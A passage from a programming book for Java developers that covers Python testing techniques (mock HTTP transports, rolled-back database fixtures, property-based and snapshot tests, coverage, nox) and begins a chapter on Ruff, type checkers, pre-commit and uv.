    assert fetched.status_code == 200
    assert fetched.json() == created
```

> **httpx2 and httpx**
>
> **httpx2** is this guide's HTTP client. It's the Pydantic team's maintained continuation of **HTTPX**, with the same API under a new import name, so older tutorials that write `import httpx` still apply almost word for word. Starlette's `TestClient` now uses httpx2 too, and warns if it finds only the original httpx.

Faking outbound HTTP with `MockTransport`

Orderly asks a shipping partner for rates over HTTP. In Java you'd stub the partner with WireMock: `stubFor(post("/v1/quotes").willReturn(okJson(...)))`, served by a real HTTP server on a local port.

httpx2 has a lighter answer built in. A client sends every request through a *transport*, the layer that normally opens sockets. `httpx2.MockTransport` swaps that layer for a plain function that receives the request and returns a response. Nothing listens on a port, and nothing can reach the real internet. A small helper builds the real client with a fake transport:

PYTHON tests/test_shipping.py

```python
BASE_URL = "https://rates.example.com"
type Handler = Callable[[httpx2.Request], httpx2.Response]


def rates_client(handler: Handler) -> httpx2.AsyncClient:
    # A real client whose transport calls `handler` instead of the network.
    return httpx2.AsyncClient(
        base_url=BASE_URL, transport=httpx2.MockTransport(handler)
    )
```

Each test writes a tiny "partner" function, which plays the role of a WireMock stub, and records what it was sent:

PYTHON tests/test_shipping.py

```python
async def test_quote_parses_the_response() -> None:
    seen: list[httpx2.Request] = []

    def partner(request: httpx2.Request) -> httpx2.Response:
        seen.append(request)
        return httpx2.Response(200, json={"carrier": "DHL", "price_cents": 650})

    async with rates_client(partner) as http:
        quote = await ShippingRatesClient(http).quote(1200, "DE")

    assert quote == Quote(carrier="DHL", price_cents=650)
    [request] = seen
    assert (request.method, request.url.path) == ("POST", "/v1/quotes")
    assert json.loads(request.content) == {
        "weight_grams": 1200,
        "country": "DE",
    }
```

The interesting tests are the unhappy paths, which are hard to produce against a real partner. A handler can return an error status, or raise the same exception a real timeout would:

PYTHON tests/test_shipping.py

```python
async def test_server_error_becomes_domain_error() -> None:
    async with rates_client(lambda request: httpx2.Response(503)) as http:
        with pytest.raises(ShippingUnavailableError, match="503"):
            await ShippingRatesClient(http).quote(1200, "DE")


async def test_timeout_becomes_domain_error() -> None:
    def too_slow(request: httpx2.Request) -> httpx2.Response:
        raise httpx2.ConnectTimeout("too slow", request=request)

    async with rates_client(too_slow) as http:
        with pytest.raises(ShippingUnavailableError, match="too slow"):
            await ShippingRatesClient(http).quote(1200, "DE")
```

> 💡 **Fake the transport, not the client**
>
> A mock transport keeps the real client in the loop: URL building, JSON encoding, `raise_for_status()` and your error mapping all run for real. That's far more trustworthy than patching your client class with a mock. It's also why `ShippingRatesClient` takes an `httpx2.AsyncClient` in its constructor: the test decides which transport it gets.

> 📝 **What about respx?**
>
> **respx** is the popular route-based mocking library for the original httpx, with a WireMock-like API (`respx_mock.post(url).respond(...)`). It doesn't intercept httpx2 clients; a quick test against httpx2 2.16 confirmed it. respx's author has published **pytest-httpx2**, which brings the same API to httpx2 through an `httpx2_mock` fixture. It worked in a quick test here, but it's young (1.0.0, May 2026), so the example sticks with the built-in `MockTransport`.

Testing with a real database

Persistence code needs a real database to be tested honestly. Most teams use two.

SQLite in memory: fast feedback

SQLite ships with Python and can run entirely in memory. It starts in microseconds, so it suits tests you run hundreds of times a day. Its weakness is that it isn't Postgres. Types, locking and SQL dialect all differ.

The example hit one difference straight away. SQLite has no time-zone-aware timestamp type, so it hands back *naive* datetimes, which are datetimes with no time zone attached. The repository has to repair them:

PYTHON src/orderly/db.py

```python
def _as_utc(value: datetime) -> datetime:
    # SQLite has no time zone type and hands back naive datetimes.
    return value if value.tzinfo else value.replace(tzinfo=UTC)
```

That's exactly the kind of surprise a Postgres test catches before production does.

One rolled-back transaction per test

Spring's `@DataJpaTest` wraps each test in a transaction and rolls it back, so tests can't see each other's data:

JAVA OrderRepositoryTest.java

```java
@DataJpaTest   // each test runs in a transaction that is rolled back
class OrderRepositoryTest {
    @Autowired OrderRepository repo;

    @Test
    void savesAndLoads() { /* ... */ }
}
```

In Python, you build the same thing as a fixture. Open a connection, begin a transaction, bind a session to that connection, and roll back when the test ends. `join_transaction_mode="create_savepoint"` makes the session use a SAVEPOINT for its own commits, so even code that calls `commit()` is undone at the end:

PYTHON tests/db/conftest.py

```python
@pytest.fixture
async def session(engine: AsyncEngine) -> AsyncIterator[AsyncSession]:
    async with engine.connect() as conn:
        outer = await conn.begin()  # the transaction we will throw away
        async with AsyncSession(
            bind=conn,
            expire_on_commit=False,
            join_transaction_mode="create_savepoint",  # commit() = savepoint
        ) as session:
            yield session
        await outer.rollback()  # undo everything the test did
```

SQLite needs two extra lines before savepoints work, because its Python driver normally manages transactions itself. Without them, the first version of this example leaked a row from one test into the next. The fix comes from SQLAlchemy's SQLite documentation:

PYTHON tests/db/conftest.py

```python
def sqlite_engine() -> AsyncEngine:
    # One shared in-memory connection, so every session sees the schema.
    engine = create_async_engine("sqlite+aiosqlite://", poolclass=StaticPool)

    # SQLite's driver manages transactions itself and breaks SAVEPOINTs.
    # These two hooks hand control back to SQLAlchemy (see its SQLite docs).
    @event.listens_for(engine.sync_engine, "connect")
    def _no_driver_begin(dbapi_conn: Any, _record: Any) -> None:
        dbapi_conn.isolation_level = None

    @event.listens_for(engine.sync_engine, "begin")
    def _emit_begin(conn: Connection) -> None:
        conn.exec_driver_sql("BEGIN")

    return engine
```

A test can now commit freely, and the next test still starts clean:

PYTHON tests/db/test_sql_repository.py

```python
async def test_add_then_get_round_trips(
    session: AsyncSession, make_order: OrderFactory
) -> None:
    repo = SqlOrderRepository(session)
    order = make_order()

    await repo.add(order)
    await session.commit()  # even a commit is rolled back afterwards
    session.expunge_all()  # force a real read from the database

    assert await repo.get(order.id) == order


async def test_each_test_starts_with_empty_tables(
    session: AsyncSession,
) -> None:
    count = await session.scalar(select(func.count()).select_from(OrderRow))
    assert count == 0
```

Postgres with testcontainers

testcontainers-python is the Python port of the Testcontainers library you know. It starts a throwaway Docker container and tells you how to connect. In Spring Boot you'd write:

JAVA OrderRepositoryIT.java

```java
@SpringBootTest
@Testcontainers
class OrderRepositoryIT {
    @Container @ServiceConnection
    static PostgreSQLContainer<?> postgres =
        new PostgreSQLContainer<>("postgres:17-alpine");
}
```

The example goes one step further. The `engine` fixture is *parametrized*, so every repository test runs against SQLite and, when you ask for it, against Postgres. The Postgres case carries the `integration` marker, so it's deselected by default:

PYTHON tests/db/conftest.py

```python
@pytest.fixture(
    scope="session",
    params=["sqlite", pytest.param("postgres", marks=pytest.mark.integration)],
)
async def engine(request: pytest.FixtureRequest) -> AsyncIterator[AsyncEngine]:
    if request.param == "sqlite":
        eng = sqlite_engine()
        async with eng.begin() as conn:
            await conn.run_sync(Base.metadata.create_all)
        yield eng
        await eng.dispose()
    else:
        from testcontainers.community.postgres import PostgresContainer

        with PostgresContainer("postgres:17-alpine", driver="asyncpg") as pg:
            eng = create_async_engine(pg.get_connection_url())
            async with eng.begin() as conn:
                await conn.run_sync(Base.metadata.create_all)
            yield eng
            await eng.dispose()
```

The engine and container are `session` scoped, so they start once per run. The rollback fixture keeps tests isolated, so you never pay for a fresh container per test. A plain run of `uv run pytest -v tests/db` shows each test with its backend in square brackets, and the Postgres cases deselected:

OUTPUT

```
collecting ... collected 6 items / 3 deselected / 3 selected
...::test_add_then_get_round_trips[sqlite] PASSED
...::test_each_test_starts_with_empty_tables[sqlite] PASSED
...::test_missing_order_is_none[sqlite] PASSED
====================== 3 passed, 3 deselected in 0.28s ======================
```

Run `uv run pytest -m integration` on a machine with Docker to include them. (Docker wasn't running while this chapter was written, so those three cases were not run here.)

> **Version note: testcontainers modules moved**
>
> In testcontainers-python 4.15, importing `testcontainers.postgres` prints a deprecation warning that points to `testcontainers.community.postgres`. Older tutorials use the old path. In production code you'd also create the schema with Alembic migrations (see Chapter 9) instead of `create_all`, so the tests exercise your real migrations.

Async tests

Most of Orderly is `async`, so many tests are `async def` too. pytest can't await a coroutine by itself; a plugin runs the event loop for it. **pytest-asyncio** is the most common choice:

TOML pyproject.toml

```toml
[tool.pytest.ini_options]
asyncio_mode = "auto"
asyncio_default_fixture_loop_scope = "session"
asyncio_default_test_loop_scope = "session"
```

- `asyncio_mode = "auto"` treats every `async def` test and fixture as asyncio, so you don't need `@pytest.mark.asyncio` on each one. Use the default `"strict"` mode if a project mixes async libraries.
- The two loop-scope settings make all tests and fixtures share one event loop for the whole run. That lets a `session`-scoped async fixture, like the database engine, be used by every test. Without it, a connection created on one loop can end up used on another, and you get errors about objects "attached to a different loop", which confuse everyone the first time.

The alternative is the **anyio** pytest plugin, which comes with the anyio library (a dependency of httpx2 and Starlette). You mark tests with `@pytest.mark.anyio`, and it can run them on asyncio and on Trio. If you're unsure, use pytest-asyncio for asyncio services; choose anyio if your code is written against anyio itself.

> **Coming from Java**
>
> There's no `CompletableFuture.get()` dance. An async test reads like a synchronous one with `await` in front of the slow calls. See Chapter 6 for how the event loop works underneath.

Controlling time

Code that reads the clock is hard to test: "a pending order goes stale after 30 minutes" shouldn't take 30 minutes to verify. In Java you inject a `java.time.Clock` and pass `Clock.fixed(...)` in tests.

The same idea works in Python: pass a `now` function or a clock object into code that needs it, and tests pass a fixed one. That's the best option for domain logic you control. For code that calls `datetime.now()` directly, including library code, use **time-machine**. It intercepts the clock functions at a low level, so `datetime.now()`, `time.time()` and friends all see the time you choose:

PYTHON tests/test_time.py

```python
NINE_AM = datetime(2026, 11, 3, 9, 0, tzinfo=UTC)


@time_machine.travel(NINE_AM, tick=False)
def test_created_at_uses_the_frozen_clock(make_order: OrderFactory) -> None:
    assert make_order().created_at == NINE_AM


def test_pending_order_goes_stale_after_30_minutes(
    time_machine: time_machine.TimeMachineFixture,
    make_order: OrderFactory,
) -> None:
    time_machine.move_to(NINE_AM, tick=False)
    order = make_order()

    time_machine.shift(timedelta(minutes=29))
    assert not order.is_stale()

    time_machine.shift(timedelta(minutes=2))
    assert order.is_stale()
```

`tick=False` freezes the clock completely. With the default `tick=True`, time starts at the destination and keeps moving.

> 💡 **If you're unsure, use time-machine**
>
> **freezegun** is the older, well-known alternative with a similar API. time-machine is faster and is actively released (3.6.0 in October 2026, with wheels for Python 3.15), while freezegun's last release was in August 2025. Both work; pick one per project.

Property-based testing with Hypothesis

Example-based tests check the cases you thought of. **Property-based tests** describe a rule that must hold for *every* input, and let a library hunt for counterexamples. jqwik does this on the JVM; **Hypothesis** is the mature Python equivalent and one of the best in any language.

JAVA SplitCentsProperties.java

```java
@Property
void splitKeepsEveryCent(
        @ForAll @IntRange(min = 0, max = 10_000_000) int total,
        @ForAll @IntRange(min = 1, max = 36) int parts) {
    var shares = Pricing.splitCents(total, parts);
    assertThat(shares.stream().mapToInt(i -> i).sum()).isEqualTo(total);
}
```

In Hypothesis, *strategies* describe how to generate inputs, and `@given` feeds them to the test:

PYTHON tests/test_properties.py

```python
@given(
    total=st.integers(min_value=0, max_value=10_000_000),
    parts=st.integers(min_value=1, max_value=36),
)
def test_split_keeps_every_cent(total: int, parts: int) -> None:
    shares = split_cents(total, parts)

    assert len(shares) == parts
    assert sum(shares) == total
    assert max(shares) - min(shares) <= 1


@given(st.integers())
def test_format_then_parse_round_trips(cents: int) -> None:
    assert parse_cents(format_cents(cents)) == cents
```

The second test is a **round-trip property**: format then parse should give back what you started with. It's one of the most useful patterns for serialisers, mappers and parsers.

When Hypothesis finds a failure, it **shrinks** the input to the simplest one that still fails. Here's a buggy formatter from the demo folder that forgets to pad cents to two digits:

PYTHON tests/demo/test_failure_demo.py

```python
def format_cents_buggy(cents: int) -> str:
    return f"{cents // 100}.{cents % 100}"  # forgets to pad: 1205 -> "12.5"


@given(st.integers(min_value=0))
def test_buggy_formatter_round_trip(cents: int) -> None:
    assert parse_cents(format_cents_buggy(cents)) == cents
```

OUTPUT

```
E       AssertionError: assert 10 == 1
E        +  where 10 = parse_cents('0.1')
E        +    where '0.1' = format_cents_buggy(1)
E       Failing test case: test_buggy_formatter_round_trip(
E           cents=1,
E       )
```

It probably first failed on some large random number, then shrank all the way down to `cents=1`. That's a bug report you can read in two seconds. Hypothesis also remembers failing examples in a local `.hypothesis/` folder and replays them first on the next run.

Snapshot testing with syrupy

Some outputs are big and boring to assert field by field: an event payload, a JSON response, a generated report. **Snapshot testing** records the output once to a file, which you review and commit. Later runs compare against it. **syrupy** is the standard pytest plugin for this:

PYTHON tests/test_snapshots.py

```python
def test_order_placed_event_shape(snapshot: SnapshotAssertion) -> None:
    order = Order(
        id=UUID("00000000-0000-0000-0000-0000000000c1"),
        customer_id=UUID("00000000-0000-0000-0000-0000000000b1"),
        items=[OrderItem(MUG, 2, 1250), OrderItem(TEA, 1, 499)],
        created_at=datetime(2026, 11, 3, 9, 0, tzinfo=UTC),
    )

    assert events.order_placed(order) == snapshot
```

Run `uv run pytest --snapshot-update` once, and syrupy writes `tests/__snapshots__/test_snapshots.ambr`:

tests/__snapshots__/test_snapshots.ambr

```
# name: test_order_placed_event_shape
  dict({
    'created_at': '2026-11-03T09:00:00+00:00',
    'customer_id': '00000000-0000-0000-0000-0000000000b1',
    'items': list([
      dict({
        'product_id': '00000000-0000-0000-0000-00000000a001',
        'quantity': 2,
      }),
      ...
    ]),
    'order_id': '00000000-0000-0000-0000-0000000000c1',
    'total_cents': 2999,
    'type': 'OrderPlaced',
  })
```

If someone renames a field in the event, the test fails with a diff, and the change shows up in code review as a change to the snapshot file. That's a cheap contract test for your Kafka consumers.

> ⚠️ **Gotcha: unstable values**
>
> Random UUIDs and `now()` timestamps change on every run, so the snapshot never matches. Fix them, as above, or freeze the clock. And review snapshot diffs properly: running `--snapshot-update` to make red go green, without looking, defeats the purpose.

Coverage with branch coverage

coverage.py measures which lines and branches your tests execute, and **pytest-cov** connects it to pytest. It's JaCoCo for Python. Turn on branch coverage: line coverage alone misses the `if` whose `else` path never ran.

TOML pyproject.toml

```toml
[tool.coverage.run]
source = ["orderly"]
branch = true

[tool.coverage.report]
show_missing = true
fail_under = 90
exclude_also = [
    "if TYPE_CHECKING:",
    "raise NotImplementedError",
    '^\s*\.\.\.$',  # Protocol method bodies
]
```

The example includes a function with a classic gap. Every line runs, but only the `member=True` path is tested:

PYTHON src/orderly/pricing.py

```python
def member_price_cents(total_cents: int, *, member: bool) -> int:
    price = total_cents
    if member:
        price -= total_cents // 10  # members save 10%
    return price
```

TERMINAL

```
uv run pytest --cov --cov-report=term-missing
```

OUTPUT

```
Name                            Stmts   Miss Branch BrPart  Cover   Missing
---------------------------------------------------------------------------
src\orderly\api.py                 39      1      0      0    97%   46
src\orderly\db.py                  35      0      2      0   100%
src\orderly\domain.py              43      0      4      0   100%
src\orderly\pricing.py             27      0      8      1    97%   41->43
src\orderly\service.py             22      0      4      0   100%
src\orderly\shipping.py            19      0      0      0   100%
---------------------------------------------------------------------------
TOTAL                             202      1     18      1    99%
Required test coverage of 90.0% reached. Total coverage: 99.09%
```

(Fully covered small modules trimmed.) `41->43` means "the jump from line 41 straight to line 43 never happened", which is the `member=False` path. JaCoCo would show a yellow diamond on that `if`. The one missed line in `api.py` is `get_order_service`, the production dependency that every test overrides, exactly like a bean that `@MockitoBean` always replaces.

`fail_under` fails the run below 90%, like a JaCoCo `check` rule. In CI, add `--cov-report=xml` for tools such as Azure DevOps or SonarQube (see Chapter 16).

> 💡 **Treat coverage as a smoke alarm**
>
> Low coverage tells you something is untested. High coverage doesn't tell you the tests are good. Aim for a sensible floor, then spend your energy on meaningful assertions.

Running on many Pythons with nox

Libraries and long-lived services often need to pass on more than one Python version, the way you might test on JDK 17 and 21 with Maven toolchains or a CI matrix. **nox** is a test automation tool configured in plain Python. A *session* is a function, and nox creates a separate virtual environment for each session and Python version:

PYTHON noxfile.py

```python
import nox

nox.options.default_venv_backend = "uv"


@nox.session(python=["3.13", "3.14", "3.15"])
def tests(session: nox.Session) -> None:
    # Install exactly what uv.lock says, into nox's virtualenv for this Python.
    session.run_install(
        "uv",
        "sync",
        "--locked",
        env={"UV_PROJECT_ENVIRONMENT": session.virtualenv.location},
    )
    session.run("pytest", "-q", *session.posargs)
```

TERMINAL

```
uv run nox -s tests-3.13 tests-3.15
```

OUTPUT

```
nox > Ran 2 sessions in 26 seconds:
nox > * tests-3.13: success, took 11 seconds
nox > * tests-3.15: success, took 14 seconds
```

uv downloads any missing Python version, so a new team member gets the whole matrix with one command. **tox** is the older alternative, configured in INI or TOML; with the **tox-uv** plugin it's fast too. If you're unsure, use nox: Python code is easier to extend than tox's configuration language. Chapter 16 shows the same matrix in CI.

Keeping a suite healthy

Layout and naming

Put tests in a top-level `tests/` folder that mirrors your packages, and keep the fast ones fast:

- **Unit tests** (domain, services with fakes) make up the bulk and need no I/O.
- **API tests** use `TestClient` with fakes behind the dependency seam.
- **Integration tests** (real Postgres, Kafka) carry the `integration` marker and run in a CI job with Docker.
- Name files `test_<module>.py` and tests `test_<behaviour>_<condition>`, such as `test_out_of_stock_is_409`.
- Follow *arrange, act, assert*, with a blank line between the three parts, as the examples do.

Flaky tests

A *flaky* test passes and fails without any code change. The usual causes in Python are shared state between tests, real time, real networks, and dictionary or set ordering assumptions. Three plugins help:

- **pytest-randomly** shuffles test order on each run, so hidden dependencies between tests show up early. It prints the seed, so you can replay an order.
- **pytest-xdist** runs tests in parallel with `-n auto`. Tests that share files or databases break under it, which is useful information.
- **pytest-rerunfailures** retries failing tests with `--reruns 2`. Use it as a temporary quarantine with a ticket, never as the fix.

Mutation testing, briefly

Coverage tells you code *ran*. **Mutation testing** asks whether your tests would *notice* if the code were wrong. A tool makes small changes ("mutants"), such as turning `>=` into `>`, runs your tests against each one and reports the mutants that survived. PIT does this for Java; **mutmut** is the common Python choice.

TERMINAL

```
uv run mutmut run       # mutate the code and run the tests against each mutant
uv run mutmut browse    # explore the surviving mutants
```

Mutation testing is slow, so run it on a schedule or on core domain modules, not on every commit. One practical note: mutmut 3 needs the `fork()` system call, so on Windows it runs only inside WSL. It couldn't be run on the Windows machine used for this chapter.

Recap

- A pytest test is a `test_` function with plain `assert`. Assertion rewriting gives you AssertJ-quality failure messages for free.
- Fixtures are injected by name. Use `yield` for teardown, `scope=` for expensive resources, `conftest.py` for sharing, and factory fixtures for flexible test data.

- `@pytest.mark.parametrize` with `ids` replaces `@ParameterizedTest`. Register custom markers and exclude slow ones by default with `addopts`.
- Prefer hand-written, Protocol-typed fakes for your own ports. When you mock, autospec, and **patch where the name is looked up**.
- Test FastAPI with `TestClient` or `httpx2.AsyncClient` + `ASGITransport`, and swap collaborators with `app.dependency_overrides`. Fake outbound HTTP with `httpx2.MockTransport`.
- Use SQLite for fast database feedback and Postgres via testcontainers for truth, with one rolled-back transaction per test.
- time-machine controls the clock, Hypothesis finds edge cases, syrupy guards big payloads, and branch coverage plus nox keep the suite honest across versions.

Try it yourself

Exercise 1: Cover the missing branch

Add a test for `member_price_cents(2000, member=False)` and rerun `uv run pytest --cov --cov-report=term-missing`. Watch `41->43` disappear from the report. Then turn the two member tests into one parametrized test with ids.

Exercise 2: Cancel over HTTP

Add `POST /api/v1/orders/{id}/cancel` to `api.py` and a `cancel_order` method to `OrderService`. Write API tests for the happy path, an unknown id (404) and a shipped order (map `OrderNotCancellableError` to 409). Hint: put a shipped order straight into the `repo` fixture's `orders` dictionary.

Exercise 3: A property for shipping fees

Write a Hypothesis test that checks `shipping_fee_cents` never charges standard shipping at or above 5,000 cents, and always returns one of three known values. Hint: `st.integers(min_value=0)` and `st.booleans()`.

Exercise 4 (stretch): A fake publisher that fails

Write a `FailingPublisher` fake whose `publish` raises `ConnectionError`. Decide what `place_order` should do when publishing fails after the order is saved, write the test first, then change the service. Hint: this is the problem the transactional outbox solves (see Chapter 11).

Further reading

- pytest documentation: the how-to guides on fixtures and parametrize are excellent.
- unittest.mock: where to patch: the official explanation of the patching gotcha.

- FastAPI: Testing and Testing dependencies with overrides: `TestClient` and `dependency_overrides`.
- httpx2: transports: `ASGITransport`, `MockTransport` and friends.
- SQLAlchemy: joining a session into an external transaction: the rollback-per-test recipe.
- testcontainers-python: containers for Postgres, Kafka, Redis and more.
- Hypothesis documentation: strategies, settings and the "what you can generate" guide.
- coverage.py: branch coverage: how branch measurement works.
- nox documentation: sessions, parametrisation and the uv backend.

CHAPTER 16

Tooling and Code Quality

> *The right tools turn "works on my machine" into "works on every machine, every time", and Python's modern tool chain is faster and simpler than the one you're used to.*

🎯 **What you'll learn**

- Replace Checkstyle, Spotless and PMD with one fast tool, Ruff, configured for an enterprise team
- Choose a type checker (mypy, pyright, ty or Pyrefly) and enforce it with pre-commit hooks
- Use uv like a pro: locking, syncing, dependency groups, tools, single-file scripts and workspaces
- Give your team one set of commands with make, just, poe or nox
- Build complete CI pipelines for GitHub Actions and Azure DevOps, with automated dependency updates
- Generate API docs, debug with pdb and debugpy, and follow PEP 8 naming without thinking

The big picture

A Java build is a well-oiled machine: Maven or Gradle resolves dependencies, `javac` checks types, Spotless formats, Checkstyle and PMD lint, SpotBugs hunts bugs, JaCoCo measures coverage and SonarQube watches the trends. It took the Java world twenty years to assemble that stack.

Python's stack used to be a drawer of separate tools: pip, virtualenv, pip-tools, Black, isort, flake8 and its plugins, each with its own config file. Since about 2023 that drawer has collapsed into two tools from the same company, Astral: **uv** for projects and dependencies, and **Ruff** for linting and formatting. Both are written in Rust and are fast enough that you'll stop noticing them.

🧩 **Think of it like a multitool**

The old Python setup was a toolbox with ten single-purpose tools, each stored in a different drawer. uv and Ruff are a good multitool: fewer things to carry, one way to open each blade, and it's always in your pocket.

Java ↔ Python at a glance

Concept	Java / Spring	Python
Build and dependencies	Maven, Gradle	uv (`pyproject.toml` + `uv.lock`)
Formatter	Spotless, google-java-format	`ruff format`
Linter	Checkstyle, PMD, SpotBugs	`ruff check`

Concept	Java / Spring	Python
Compile-time types	`javac`	mypy, pyright, ty, Pyrefly
Git hooks	Maven/Gradle plugins, ad hoc	pre-commit (or prek)
Lifecycle commands	`mvn verify`	make, just, poe, nox
Vulnerability scan	OWASP Dependency-Check	pip-audit
Dependency updates	Dependabot, Renovate	Dependabot, Renovate
API docs	Javadoc	Sphinx + autodoc
Debugger	IntelliJ, jdb, JDWP	IDE debugger, pdb, debugpy

Full code: `examples/ch16-tooling/`

Ruff: one fast tool for lint and format

Linting means checking code for likely bugs and style problems without running it. **Formatting** means rewriting the layout (spaces, line breaks, quotes) into one canonical style. In Java, those jobs are spread across several plugins. Ruff does both, and it replaces a whole list of older Python tools:

Older Python tool	What it did	Ruff equivalent
Black	formatting	`ruff format`
isort	import order	rule set `I`
flake8 + plugins	style and bug checks	`E`, `W`, `F`, `B`, …
pyupgrade	modern syntax	`UP`
pydocstyle	docstring checks	`D`
bandit	security smells	`S`

Ruff knows more than 900 rules (973 in version 0.17.3, 141 of them in preview) and checks a large codebase in well under a second.

A sensible enterprise configuration

Ruff's defaults are deliberately small. For a team service, turn on a richer set. Here's the configuration from the example, which is a good starting point for most enterprise projects:

TOML ruff.toml

```toml
line-length = 88              # Ruff's default; many teams use 100
target-version = "py313"
extend-exclude = ["migrations"]

[lint]
select = [
    "E", "W",   # pycodestyle: basic style errors
    "F",        # pyflakes: unused imports, undefined names
    "I",        # isort: import order
    "N",        # pep8-naming
```

```
    "UP",       # pyupgrade: modern syntax for your Python version
    "B",        # bugbear: likely bugs (mutable defaults, ...)
    "SIM",      # simplifications
    "C4",       # better comprehensions
    "S",        # bandit: security smells (eval, hard-coded secrets)
    "DTZ",      # datetimes without a time zone
    "T10",      # a forgotten breakpoint()
    "T20",      # print() left in production code
    "PT",       # pytest style
    "RET",      # return-statement clean-ups
    "PTH",      # prefer pathlib over os.path
    "ASYNC",    # blocking calls inside async code
    "FAST",     # FastAPI conventions
    "LOG", "G", # logging mistakes
    "PERF",     # small performance anti-patterns
    "TID",      # banned and relative imports
    "D",        # docstrings (Google convention, below)
    "RUF",      # Ruff's own rules
]
```

The rest of the file tunes a few rules and relaxes them where they don't make sense:

TOML ruff.toml

```toml
ignore = [
    "E501",     # line length is the formatter's job
    "D105",     # dunder methods need no docstring
    "D107",     # document the class, not __init__
]

[lint.pydocstyle]
convention = "google"

[lint.flake8-tidy-imports]
ban-relative-imports = "all"

[lint.per-file-ignores]
"tests/**" = ["S101", "D"]    # assert is the point of a test
"scripts/**" = ["T20"]        # scripts may print

[format]
docstring-code-format = true  # format code examples inside docstrings
```

You can put the same settings under `[tool.ruff]` in `pyproject.toml` instead of a separate `ruff.toml`. One file per project is plenty.

> **Why the example file has a different name**
>
> This guide shares one `ruff.toml` across every example, so the chapter's version is saved as `ruff-enterprise.toml`, and a test runs `ruff check --config ruff-enterprise.toml src` to prove the config is valid and the code passes it.

What it catches

Here's some code that runs fine but would never pass review:

PYTHON demo/avoid_lint.py

```python
import os
from datetime import datetime


def add_line(sku: str, lines: list[str] = []) -> list[str]:
    lines.append(sku)
    return lines


def report_path(name: str) -> str:
    print(f"writing {name} at {datetime.now()}")
    return os.path.join("reports", name)
```

TERMINAL

```
uv run ruff check --output-format grouped demo/avoid_lint.py
```

OUTPUT

```
demo\avoid_lint.py:
   7:5  D103 Missing docstring in public function
   7:43 B006 Do not use mutable data structures for argument defaults
  12:5  D103 Missing docstring in public function
  13:5  T201 `print` found
  13:32 DTZ005 `datetime.datetime.now()` called without a `tz` argument
  14:12 PTH118 `os.path.join()` should be replaced by `Path` with `/` operator

Found 6 errors.
2 unsafe fixes available with `--fix --unsafe-fixes`.
```

B006 is the famous mutable-default bug from Chapter 3: that one list is shared by every call. DTZ005 catches the naive datetime that will bite you the first time a server runs in another time zone.

Day to day you need three commands, and your editor can run the first two on save:

TERMINAL

```
uv run ruff format .          # rewrite layout, like spotless:apply
uv run ruff check --fix .     # lint and apply safe fixes
uv run ruff check .           # lint only: what CI runs
```

To silence one line, add `# noqa: B006` with a comment explaining why. Prefer fixing, though; a `noqa` is a small debt.

Coming from Java

There's no separate SonarQube-style server required to get good feedback. Ruff runs locally, in pre-commit and in CI with the same config. Many enterprises still feed results into SonarQube for dashboards, and SonarQube can import coverage XML from pytest-cov.

Type checkers: mypy, pyright, ty and Pyrefly

Python doesn't check type hints when it runs (see Chapter 5). A separate **type checker** reads your hints and reports mismatches, the job `javac` does for you in Java. There are four serious choices in 2026:

Checker	From	Strengths	Status (Nov 2026)
mypy	Python community	the reference; plugins (Pydantic, SQLAlchemy)	stable, 2.4.1
pyright	Microsoft	fast; powers VS Code's Pylance	stable, 1.1.414
ty	Astral	very fast (Rust); great messages	beta, 0.0.96
Pyrefly	Meta	very fast (Rust); infers a lot	stable, 1.4.0

Here's one deliberate bug, checked by two of them:

PYTHON demo/avoid_type_error.py

```python
@dataclass
class Stock:
    available: int


def restock(stock: Stock, quantity: str) -> None:
    stock.available += quantity  # int += str: a bug
```

OUTPUT

```
$ uv run mypy --strict demo/avoid_type_error.py
demo\avoid_type_error.py:13: error: Unsupported operand types for + ("int"
and "str")  [operator]

$ uvx ty check demo/avoid_type_error.py
error[unsupported-operator]: Unsupported `+=` operation
  --> demo\avoid_type_error.py:13:5
   |
13 |     stock.available += quantity  # int += str: a bug
   |     ---------------^^^^--------
   |     |                  |
   |     |                  Has type `str`
   |     Has type `int`
```

(mypy's long line is wrapped here to fit the page.) pyright and Pyrefly reported the same error in their own words.

> 💡 **If you're unsure, use mypy in strict mode**
>
> mypy is the house pick in this guide: it's the most widely used, and its Pydantic plugin understands model constructors. Turn on `strict = true` from day one, because adding strictness later is painful. Let your editor use pyright (through Pylance) or ty for instant feedback while you type. Keep an eye on ty: it's still beta, but Astral is aiming for a stable release, and its speed is remarkable.

Here's the mypy section of the example's `pyproject.toml`:

TOML pyproject.toml

```toml
[tool.mypy]
strict = true
files = ["src", "tests"]
plugins = ["pydantic.mypy"]
warn_unreachable = true
```

`strict = true` is like compiling Java with every warning as an error. `files` tells a plain `mypy` command what to check, so CI and developers run the same thing.

pre-commit: checks before code leaves your machine

pre-commit is a framework for Git hooks: small checks that run automatically when you `git commit`. It downloads each hook into its own isolated environment, so every developer gets identical versions. Java teams usually improvise this with Maven plugins or shell scripts; Python has a standard.

YAML .pre-commit-config.yaml

```yaml
repos:
  - repo: https://github.com/astral-sh/ruff-pre-commit
    rev: v0.17.3
    hooks:
      - id: ruff-check
        args: [--fix]
      - id: ruff-format
  - repo: https://github.com/astral-sh/uv-pre-commit
    rev: 0.13.7
    hooks:
      - id: uv-lock                  # keep uv.lock in step with pyproject.toml
  - repo: local
    hooks:
      - id: mypy
        name: mypy
        entry: uv run mypy           # the project's own mypy and settings
        language: system
        types: [python]
        pass_filenames: false
```

Install it once per clone with `uvx pre-commit install`. From then on, a commit with unformatted code gets formatted, and a commit with a type error is stopped. **prek** is a newer, faster reimplementation of pre-commit in Rust that reads the same config file, if hook speed starts to annoy your team.

> ⚠️ **Gotcha: hooks are a convenience, not a gate**
>
> Anyone can skip hooks with `git commit --no-verify`. Always run the same checks in CI. Hooks catch problems early; CI enforces them.

uv in depth

Chapter 2 introduced uv. Let's go deeper, because you'll use it every day. The mental model maps neatly onto Maven:

```
pyproject.toml   what you want         (like pom.xml)
uv.lock          exactly what you get  (every version and hash, all platforms)
.venv/           where it's installed  (like target/ plus your classpath)
```

Lock and sync

`uv lock` resolves your dependencies and writes `uv.lock`, a cross-platform lock file with every package, version and hash. `uv sync` makes `.venv` match the lock file **exactly**, removing anything that isn't in it. In the example, the documentation tools had been installed earlier, so a plain sync removed them:

TERMINAL

```
uv sync --locked
```

OUTPUT

```
Resolved 77 packages in 1ms
Uninstalled 25 packages in 1.36s
 - accessible-pygments==0.0.5
 - alabaster==1.0.0
 - babel==2.18.0
 ...
 - furo==2025.12.19
 ...
```

That exactness is what you want: no leftover packages that make tests pass locally and fail in CI. Three flags matter in automation:

- `--locked`: fail if `uv.lock` is out of date with `pyproject.toml`. Use it in CI.
